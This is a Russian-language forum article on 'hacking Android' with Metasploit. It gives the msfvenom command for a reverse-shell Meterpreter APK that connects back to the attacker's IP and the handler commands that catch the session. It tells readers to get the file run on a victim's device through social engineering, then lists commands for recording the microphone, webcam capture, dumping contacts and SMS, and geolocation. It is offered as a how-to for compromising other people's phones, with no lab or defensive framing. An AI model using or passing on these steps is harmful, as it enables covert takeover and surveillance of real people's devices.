Взлом Android (msfvenom payload)
Народ, давно от меня не было статей и вот наконец. Статья по моему мнению очень интересная и информативна, ну не мне судить.
Что же такое Msfvenom?
Утилита Msfvenom в дистрибутиве kali linux используется для взлома android. Является комбинацией утилит Msfpayload и Msfencode, объединившей в себе оба инструмента в одну платформу Framework instance под названием msfvenom payload.
Использование msfvenom payload
Так как в предыдущая статья была о том, как установить metasploit в Termux, то момент установки пропустим.
Для создания файла с полезной нагрузкой пишем команду:
root@kali:-# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.110 LPORT=4444 R > /root/payload.apk
Теперь поясню вам команды, которые мы использовали:
-p – вид атаки
LHOST – ваш IP
LPORT – и ежу понятно
R > – путь к файлу
Так, через некоторое время по указанному пути будет лежать готовый файл.

После чего нужно этот файл запустить на устройстве жертвы! (Тут можно соц. инженерию подключить).
Далее мы должны запустить сессию в metasploit, для этого пишем команды:
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set rhost (IP, который указывали в payload)
set lport (порт, который указывали в payload)
exploit

После правильного ввода команд по созданию сессии вам укажет что: meterpreter session 1 was opened.
Поздравляю, у вас под контролем чья-то тачка! Для управления ею есть команды, такие как:
record_mic
webcam_snap
webcam_stream
dump_contacts
dump_sms
geolocate
Думаю вам не нужно объяснять что каждая из команд означает, ибо и так все понятно. Надеюсь статья была полезна для вас!